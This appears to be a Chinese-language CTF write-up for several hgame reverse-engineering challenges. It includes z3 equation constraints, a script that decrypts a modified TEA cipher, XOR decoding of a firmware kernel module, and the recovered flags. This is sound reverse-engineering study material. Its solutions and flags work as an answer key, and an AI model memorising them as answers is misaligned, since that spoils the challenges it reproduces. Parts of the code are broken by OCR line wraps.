         + 28 * (x[20] + 2 * (x[27] + 2 * x[25]))
         + 51 * x[11]
         + 99 * x[29]
         + 125 * x[30]) == 437910)
solver.add(220 * x[31]
     + 200 * x[29]
     + 139 * x[18]
     + 33 * x[0]
     + 212 * x[14]
     + 191 * x[24]
     + 30 * x[11]
     + 233 * x[25]
     + 246 * x[23]
     + 89 * x[21]
     + 252 * x[7]
     + 223 * x[22]
     + 19 * x[27]
     + 141 * x[19]
     + 163 * x[12]
     + 185 * x[26]
     + 136 * x[13]
     + 46 * x[4]
     + 109 * x[3]
     + 217 * x[17]
     + 75 * x[6]
     + 157 * x[9]
     + 125 * (x[2] + x[30])
     + 104 * ((2 * x[5]) + x[15])
     + 43 * (x[1] + 2 * x[10] + x[10])
     + 32 * (x[28] + x[8] + 2 * x[28] + 2 * (x[16] + x[20])) == 421905)
solver.add(211 * x[4]
     + 63 * x[18]
     + 176 * x[0]
     + 169 * x[24]
     + 129 * x[11]
     + 146 * x[7]
     + 111 * x[20]
     + 68 * x[22]
     + 39 * x[27]
     + 188 * x[16]
     + 130 * x[12]
     + (x[13] *2** 6)
     + 91 * x[5]
     + 208 * x[15]
     + 145 * x[17]
     + 247 * x[9]
     + 93 * (x[6] + x[26])
     + 71 * (x[23] + 2 * x[2])
     + 103 * (x[28] + 2 * x[14])
     + 6 * (x[19] + 10 * x[1] + 28 * x[8] + 9 * x[10] + 19 * x[21] + 24 * x[25] + 22 * x[31])
     + 81 * x[3]
     + 70 * x[29]
     + 23 * x[30] == 356282)
solver.add(
        94 * x[22]
      + 101 * x[21]
      + 152 * x[7]
      + 200 * x[8]
      + 226 * x[28]
      + 211 * x[16]
      + 121 * x[4]
      + 74 * x[2]
      + 166 * x[9]
      + ((x[23] + 3 * x[1]) *2** 6)
      + 41 * (4 * x[12] + x[19])
      + 23 * (x[17] + 11 * x[5])
      + 7 * (x[15] + 10 * x[27] + 2 * (x[3] + 2 * (x[13] + 4 * (x[10] + x[26])) + x[13] + 4 * (x[10] + x[26])) + (x[3] + 2 * (x[13] + 4 * (x[10] + x[26])) + x[13] + 4 * (x[10] + x[26])))
      + 3 * (78 * x[14] + 81 * x[24] + 55 * x[11] + 73 * x[25] + 4 * x[20] + x[18] + 85 * x[31] + 65 * x[30])
      + 62 * x[6]
      + 88 * x[0]
      + 110 * x[29] == 423091)
solver.add(133 * x[6]
     + 175 * x[18]
     + 181 * x[14]
     + 199 * x[24]
     + 123 * x[11]
     + 242 * x[25]
     + 75 * x[23]
     + 69 * x[21]
     + 153 * x[7]
     + 33 * x[20]
     + 100 * x[22]
     + 229 * x[8]
     + 177 * x[28]
     + 134 * x[13]
     + 179 * x[10]
     + 129 * x[5]
     + 14 * x[3]
     + 247 * x[4]
     + 228 * x[15]
     + 92 * x[2]
     + 86 * (x[12] + (2 * x[9]))
     + 94 * (x[16] + x[19])
     + 37 * (x[26] + 4 * x[31])
     + 79 * (x[27] + 2 * x[1])
     + 72 * x[0]
     + 93 * x[17]
     + 152 * x[29]
     + 214 * x[30] == 391869)
solver.add(211 * x[4]
     + 213 * x[9]
     + 197 * x[7]
     + 159 * x[27]
     + 117 * x[19]
     + 119 * x[12]
     + 98 * x[26]
     + 218 * x[5]
     + 106 * x[17]
     + 69 * x[2]
     + 43 * (x[21] + x[10] + 2 * x[21])
     + 116 * (x[29] + x[3] + (2*x[20]))
     + 5 * (x[22] + 9 * x[16] + 35 * x[15] + 37 * x[13])
     + 11 * (x[24] + 13 * x[11] + 5 * x[0] + 8 * x[14])
     + 6 * (29 * x[1] + 25 * x[28] + 38 * x[6] + x[18] + 13 * x[25] + 10
* x[31])
     + 136 * x[8]
     + 142 * x[23]
     + 141 * x[30] == 376566)
solver.add(173 * x[31]
     + 109 * x[18]
     + 61 * x[14]
     + 187 * x[25]
     + 79 * x[23]
     + 53 * x[7]
     + 184 * x[19]
     + 43 * x[16]
     + 41 * x[12]
     + 166 * x[13]
     + 193 * x[5]
     + 58 * x[4]
     + 146 * x[3]
     + (x[15] *2** 6)
     + 89 * x[17]
     + 121 * x[2]
     + 5 * (x[26] + 23 * x[28])
     + 7 * (29 * x[9] + x[10] + 4 * x[8])
     + 13 * (3 * x[22] + x[24] + 7 * x[20] + 13 * x[21])
     + 3 * (x[29] + 83 * x[0] + 51 * x[11] + 33 * x[6] + 8 * (x[30] + 4
* x[1]) + 18 * x[27]) == 300934)
solver.add(
        78 * x[25]
      + 131 * x[0]
      + 185 * x[24]
      + 250 * x[7]
      + 90 * x[20]
      + 129 * x[22]
      + 255 * x[1]
      + 206 * x[28]
      + 239 * x[27]
      + 150 * x[3]
      + 253 * x[17]
      + 104 * x[6]
      + 58 * (x[21] + 2 * x[8])
      + 96 * (x[18] + x[13])
      + 117 * (x[12] + 2 * x[29])
      + 27 * (x[26] + 8 * x[9] + x[9])
      + 19 * (x[16] + 3 * x[19] + 4 * x[10] + x[10])
      + 7 * (22 * x[5] + 3 * (x[2] + 11 * x[4]) + x[31] + 29 * x[23] + 1
4 * x[11])
      + 109 * x[15]
      + 102 * x[14]
      + 100 * x[30] == 401351)
solver.add(233 * x[30]
     + 71 * x[0]
     + 209 * x[11]
     + 82 * x[23]
     + 58 * x[20]
     + 53 * x[27]
     + 113 * x[16]
```

```
          + 206 * x[13]
          + 39 * x[5]
          + 163 * x[15]
          + 222 * x[2]
          + 191 * x[9]
          + 123 * (x[8] + x[7])
          + 69 * (x[12] + 2 * x[6] + x[6])
          + 9 * (x[31] + 8 * x[4] + 7 * (3 * x[25] + x[1]) + 5 * x[24] + 19 *
     x[14])
          + 4 * (x[18] + 26 * x[26] + 61 * x[10] + 43 * x[22] + 49 * x[21] + 3
     2 * x[29])
          + 10 * (7 * (x[28] + (3 * x[19])) + x[17] + 12 * x[3]) == 368427)
     solver.add(139 * x[14]
          + 53 * x[0]
          + 158 * x[24]
          + 225 * x[25]
          + 119 * x[23]
          + 67 * x[21]
          + 213 * x[7]
          + 188 * x[1]
          + 152 * x[28]
          + 187 * x[19]
          + 129 * x[16]
          + 54 * x[12]
          + 125 * x[26]
          + 170 * x[4]
          + 184 * x[2]
          + 226 * x[6]
          + 253 * x[9]
          + 26 * (x[10] + x[5])
          + 97 * (x[29] + 2 * x[27])
          + 39 * (5 * x[20] + x[11])
          + 21 * (x[17] + 8 * x[22])
          + 12 * (17 * x[3] + x[13] + 15 * x[8] + 12 * x[30])
          + 165 * x[15]
          + 88 * x[18]
          + 157 * x[31] == 403881)
     solver.add(114 * x[31]
          + 61 * x[11]
          + 134 * x[7]
          + 62 * x[22]
          + 89 * x[12]
          + 211 * x[26]
          + 163 * x[5]
          + 66 * x[4]
          + 201 * (x[8] + x[9])
          + 47 * (5 * x[24] + x[6])
          + 74 * (x[29] + x[13])
          + 142 * (x[21] + x[1])
          + 35 * (x[15] + 6 * x[20])
          + 39 * (x[18] + 6 * x[14])
          + 27 * (x[27] + 9 * x[16] + 8 * x[23])
          + 4 * (x[19] + 63 * x[30] + 2 * (x[25] + 12 * (x[3] + x[0]) + 8 * x[2] + 26 * x[10]))
          + 10 * (x[28] + 4 * x[17] + x[17]) == 382979)
     solver.add(122 * x[27]
          + 225 * x[19]
          + 52 * x[16]
          + 253 * x[12]
          + 197 * x[26]
          + 187 * x[13]
          + 181 * x[10]
          + 183 * x[5]
          + 47 * x[15]
          + 229 * x[17]
          + 88 * x[6]
          + 127 * (x[3] + (2 * x[9]))
          + 37 * (x[8] + 3 * x[31])
          + ((x[2] + 2 * x[14] + x[14]) *2** 6)
          + 7 * (21 * x[28] + x[11] + 18 * (x[29] + x[25] + (2 * x[24])))
          + 6 * (23 * x[4] + x[20] + 17 * x[21] + 39 * x[23])
          + 10 * (x[0] + 11 * x[1] + 21 * x[22])
          + 149 * x[30]
          + 165 * x[7]
          + 121 * x[18] == 435695)
     solver.add(165 * x[15]
          + 223 * x[29]
          + 249 * x[0]
          + 199 * x[25]
          + 135 * x[21]
          + 133 * x[20]
          + 254 * x[22]
          + 111 * x[8]
          + 189 * x[1]
          + 221 * x[27]
          + 115 * x[19]
          + 186 * x[12]
          + 79 * x[5]
          + 217 * x[4]
          + 122 * x[2]
          + 38 * x[9]
          + 109 * ((2 * x[13]) + x[10])
          + 14 * (x[28] + 17 * x[7] + 8 * (x[23] + (2 * x[24])))

```

```
    + 4 * (11 * (5 * x[14] + x[17]) + 6 * (x[3] + 2 * x[6]) + x[11] + 5
2 * x[26] + 50 * x[16])
    + 229 * x[18]
    + 86 * x[31]
    + 234 * x[30] == 453748)
solver.add(181 * x[27]
    + 94 * x[22]
    + 125 * x[25]
    + 226 * x[20]
    + 155 * x[8]
    + 95 * x[19]
    + 212 * x[26]
    + 91 * x[13]
    + 194 * x[10]
    + 98 * x[4]
    + 166 * x[2]
    + 120 * x[6]
    + 59 * x[9]
    + 32 * (x[12] + x[28])
    + 158 * (x[23] + x[0])
    + 101 * (x[5] + x[30])
    + 63 * (x[29] + 2 * x[16])
    + 67 * (x[1] + 2 * x[15])
    + 11 * (x[17] + 10 * x[24] + 11 * x[3])
    + 39 * (x[14] + 4 * (x[21] + x[18]))
    + 233 * x[7]
    + 56 * x[11]
    + 225 * x[31] == 358321)
solver.add(229 * x[19]
    + 135 * x[29]
    + 197 * x[18]
    + 118 * x[0]
    + 143 * x[24]
    + 134 * x[23]
    + 204 * x[7]
    + 173 * x[20]
    + 81 * x[8]
    + 60 * x[1]
    + 58 * x[28]
    + 179 * x[16]
    + 142 * x[12]
    + 178 * x[26]
    + 230 * x[13]
    + 148 * x[10]
    + 224 * x[5]
    + 194 * x[4]
    + 223 * x[3]
```

```
     + 87 * x[15]
     + 200 * x[17]
     + 233 * x[2]
     + 49 * x[6]
     + 127 * (x[27] + x[14])
     + 31 * (4 * x[11] + x[9])
     + 42 * (x[25] + 6 * x[21])
     + 109 * x[22]
     + 75 * x[31]
     + 165 * x[30] == 456073)
solver.add(41 * x[29]
     + 253 * x[31]
     + 163 * x[18]
     + 193 * x[14]
```

flag

Plain Text

```
x0 = 104
x1 = 103
x2 = 97
x3 = 109
x4 = 101
x5 = 123
x6 = 83
x7 = 77
x8 = 67
x9 = 95
x10 = 52
x11 = 110
x12 = 100
x13 = 95
x14 = 115
x15 = 48
x16 = 108
x17 = 118
x18 = 49
x19 = 110
x20 = 103
x21 = 95
x22 = 101
x23 = 113
x24 = 117
x25 = 52
x26 = 116
x27 = 49
x28 = 79
x29 = 110
x30 = 115
x31 = 125
ch=''
ch+=chr(x0)
ch+=chr(x1)
ch+=chr(x2)
ch+=chr(x3)
ch+=chr(x4)
ch+=chr(x5)
ch+=chr(x6)
ch+=chr(x7)
ch+=chr(x8)
ch+=chr(x9)
ch+=chr(x10)
```


```
ch+=chr(x11)
ch+=chr(x12)
ch+=chr(x13)
ch+=chr(x14)
ch+=chr(x15)
ch+=chr(x16)
ch+=chr(x17)
ch+=chr(x18)
ch+=chr(x19)
ch+=chr(x20)
ch+=chr(x21)
ch+=chr(x22)
ch+=chr(x23)
ch+=chr(x24)
ch+=chr(x25)
ch+=chr(x26)
ch+=chr(x27)
ch+=chr(x28)
ch+=chr(x29)
ch+=chr(x30)
ch+=chr(x31)
print(ch)

```

hgame{SMC_4nd_s0lv1ng_equ4t1Ons}

again!

解压为一个bin1.exe文件与bin2的二进制文件

bin1的exe文件是pyc经过处理后形成的，要先转为pyc文件，在pyc文件里有hint



```
0 00 5A 10  ¦...«.........Z.
A 32 79 6F  d.S.).é....Nz2yo
0 74 68 69  u should use thi
C 65 20 74  s execute file t
9 6E 32 22  o decrypt "bin2"
2 69 6E 31  z.hint:md5z.bin1
1 73 6E 77  .pycÚ.rbÚ.jkasnw
0 00 00 E9  ojasdé....é....é
C 69 62 DA  ....).Ú.hashlibÚ
1 72 72 61  .printÚ.bytearra
2 65 61 64  yÚ.sÚ.openÚ.read
5 DA 01 69  Ú.fÚ.tÚ.rangeÚ.i
1 70 70 65  Ú.ordÚ.lenÚ.appe
5 73 DA 09  ndÚ.md5Ú.bytesÚ.
4 35 5F 68  hexdigestÚ.md5_h
2 69 6E 31  ash©.ó....z.bin1
E 72 1B 00  .pyú.<module>r..
```

试了好久都没有成功，后直接拿一个可执行文件的头与bin2的文件异或发现正好可以变为可执行文件

打开后是一个魔改tea的加密，写脚本解密即可

again1 Plain Text

```
arr=[
  0xC3, 0xB5, 0x6F, 0x50, 0x45, 0x8F, 0x35, 0xB9, 0xC7, 0xE8,
  0x1A, 0xC9, 0x80, 0xE2, 0x20, 0x38, 0x83, 0xBA, 0x3A, 0xD1,
  0x54, 0xF5, 0x5C, 0x97, 0x6B, 0x03, 0x52, 0x43, 0x47, 0x04,
  0xD2, 0x1C
]
arr1=[
    0x506fb5c3,0xb9358f45,0xc91ae8c7,0x3820e280,
    0xd13aba83,0x975cf554,0x4352036b,0x1cd20447
]
v81=0x506fb5c3
v82=0xb9358f45
v83=0xc91ae8c7
v84=0x3820e280
v85=0xd13aba83
v86=0x975cf554
v87=0x4352036b
v88=0x1cd20447
# v81=0x6D616768
# v82=0x42417B65
# v83=0x46454443
# v84=0x4A494847
# v85=0x4E4D4C4B
# v86=0x5251504F
# v87=0x56555453
# v88=0x7D595857
# for i in range(12):
#     v6+=0x7937b99e
#     v13=v4[(v6>>2)&3]
#     v81+=((((v6 ^ v82) + (v88 ^ v13)) ^ (((16 * v88) ^ (v82 >> 3)) + ((v88 >> 5) ^ (4 * v82)))))&0xffffffff
#     v82 += (((v6 ^ v83) + (v81 ^ v4[((v6 >> 2) & 3 ^ 1)])) ^ (((16 * v81) ^ (v83 >> 3)) + ((v81 >> 5) ^ (4 * v83))))&0xffffffff
#     v83 += (((v6 ^ v84) + (v82 ^ v4[((v6 >> 2) & 3 ^ 2)])) ^ (((16 * v82) ^ (v84 >> 3))+ ((v82 >> 5) ^ (4 * v84))))&0xffffffff
#     v84 += (((v6 ^ v85) + (v83 ^ v4[((v6 >> 2) & 3 ^ 3)])) ^ (((16 * v83) ^ (v85 >> 3))+ ((v83 >> 5) ^ (4 * v85))))&0xffffffff
#     v85 += (((v6 ^ v86) + (v84 ^ v13)) ^ (((16 * v84) ^ (v86 >> 3)) + ((v84 >> 5) ^ (4 * v86))))&0xffffffff
#     v86 += (((v6 ^ v87) + (v85 ^ v4[((v6 >> 2) & 3 ^ 1)])) ^ (((16 * v85) ^ (v87 >> 3))+ ((v85 >> 5) ^ (4 * v87))))&0xffffffff
#     v87 += (((v86 ^ v4[((v6 >> 2) & 3 ^ 2)])) + (v6 ^ v88) ^ (((16 * v86) ^ (v88 >> 3)) + ((v86 >> 5) ^ (4 * v88))))&0xffffffff

#     result = ((v87 ^ v4[((v6 >> 2) & 3 ^ 3)]) + (v6 ^ v81[0]))&0xffffffff
#     v88 += ((result ^ (((16 * v87) ^ (v81 >> 3))+ ((v87 >> 5) ^ (4 * v81)))))&0xffffffff
v6=0
v4=[0x1234,0x2341,0x3412,0x4123]

v6=0x7937b99e*12
for i in range((12)):
    v13=v4[(v6>>2)&3]
    result = ((v87 ^ v4[((v6 >> 2) & 3 ^ 3)]) + (v6 ^ v81))
    v88-=((result ^ (((16 * v87) ^ (v81 >> 3))+ ((v87 >> 5) ^ (4 * v81)))))
    v88=v88 & 0xffffffff
    if v88<0:
        v88+=0xffffffff
    v87 -= (((v86 ^ v4[((v6 >> 2) & 3 ^ 2)])) + (v6 ^ v88) ^ (((16 * v86) ^ (v88 >> 3)) + ((v86 >> 5) ^ (4 * v88))))
    v87=v87 & 0xffffffff
    if v87<0:
        v87+=0xffffffff
    v86 -= (((v6 ^ v87) + (v85 ^ v4[((v6 >> 2) & 3 ^ 1)])) ^ (((16 * v85) ^ (v87 >> 3))+ ((v85 >> 5) ^ (4 * v87))))
    v86=v86 & 0xffffffff
    if v86<0:
        v86+=0xffffffff
    v85 -= (((v6 ^ v86) + (v84 ^ v13)) ^ (((16 * v84) ^ (v86 >> 3)) + ((v84 >> 5) ^ (4 * v86))))
    v85=v85 & 0xffffffff
    if v85<0:
        v85+=0xffffffff
    v84 -= (((v6 ^ v85) + (v83 ^ v4[((v6 >> 2) & 3 ^ 3)])) ^ (((16 * v83) ^ (v85 >> 3))+ ((v83 >> 5) ^ (4 * v85))))
    v84=v84 & 0xffffffff
    if v84<0:
        v84+=0xffffffff
    v83 -= (((v6 ^ v84) + (v82 ^ v4[((v6 >> 2) & 3 ^ 2)])) ^ (((16 * v82) ^ (v84 >> 3))+ ((v82 >> 5) ^ (4 * v84))))
    v83=v83 & 0xffffffff
    if v83<0:
        v83+=0xffffffff
    v82 -= (((v6 ^ v83) + (v81 ^ v4[((v6 >> 2) & 3 ^ 1)])) ^ (((16 * v81) ^ (v83 >> 3)) + ((v81 >> 5) ^ (4 * v83))))
    v82=v82 & 0xffffffff
    if v82<0:
        v82+=0xffffffff

    v81-=((((v6 ^ v82) + (v88 ^ v13)) ^ (((16 * v88) ^ (v82 >> 3)) + ((v88 >> 5) ^ (4 * v82)))))
    v81=v81 & 0xffffffff
    if v81<0:
        v81+=0xffffffff
    v6-=0x7937b99e

print(hex(v81))
print(hex(v82))
print(hex(v83))
print(hex(v84))
print(hex(v85))
print(hex(v86))
print(hex(v87))
print(hex(v88))
arr3=[]
arr3.append(v81)
arr3.append(v82)
arr3.append(v83)
arr3.append(v84)
arr3.append(v85)
arr3.append(v86)
arr3.append(v87)
arr3.append(v88)
```

hgame{btea_is_a_hard_encryption}

IOT

首先binwalk将固件解压

```Shell
binwalk -e xxx.bin
```

然后

```shell
$ grep -r "7621"
grep: 40: 匹配到二进制文件
grep: 40.7z: 匹配到二进制文件
squashfs-root/etc/board.d/02_network:   asiarf,ap7621-001|\
squashfs-root/etc/board.d/02_network:   asiarf,ap7621-nv1|\
squashfs-root/etc/modules.d/30-flag:mt7621-flag
squashfs-root/etc/openwrt_release:DISTRIB_TARGET='ramips/mt7621'
squashfs-root/etc/opkg/distfeeds.conf:src/gz openwrt_core https://downloads.openwrt.org/releases/23.05.2/targets/ramips/mt7621/packages
grep: squashfs-root/lib/modules/5.15.137/gpio-button-hotplug.ko: 匹配到二进制文件
grep: squashfs-root/lib/modules/5.15.137/mt76.ko: 匹配到二进制文件
grep: squashfs-root/lib/modules/5.15.137/mt7603e.ko: 匹配到二进制文件
grep: squashfs-root/lib/modules/5.15.137/mt7621-flag.ko: 匹配到二进制文件
grep: squashfs-root/lib/modules/5.15.137/mt76x02-lib.ko: 匹配到二进制文件
grep: squashfs-root/lib/modules/5.15.137/mt76x2e.ko: 匹配到二进制文件
squashfs-root/usr/lib/opkg/info/kmod-flag.list:/lib/modules/5.15.137/mt7621-flag.ko
squashfs-root/usr/lib/os-release:OPENWRT_BOARD="ramips/mt7621"
```

```shell
grep: squashfs-root/lib/modules/5.15.137/mt7621-flag.ko: 匹配到二进制文件
```

发现这个elf可疑文件 ida启动

```python
arr=[
    0x3E, 0x31, 0x37, 0x3B, 0x33, 0x2D, 0x65, 0x65, 0x34, 0x34,
    0x60, 0x33, 0x60, 0x61, 0x7B, 0x60, 0x62, 0x6F, 0x65, 0x7B,
    0x62, 0x32, 0x66, 0x62, 0x7B, 0x34, 0x60, 0x64, 0x34, 0x7B,
    0x62, 0x64, 0x67, 0x35, 0x61, 0x6F, 0x6F, 0x67, 0x34, 0x64,
    0x34, 0x34, 0x2B, 0x00
]
# print(0x3e^ord('h'))
# 86
ch=''
for i in range(len(arr)):
    ch+=chr(arr[i]^86)
print(ch)

# hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}V
```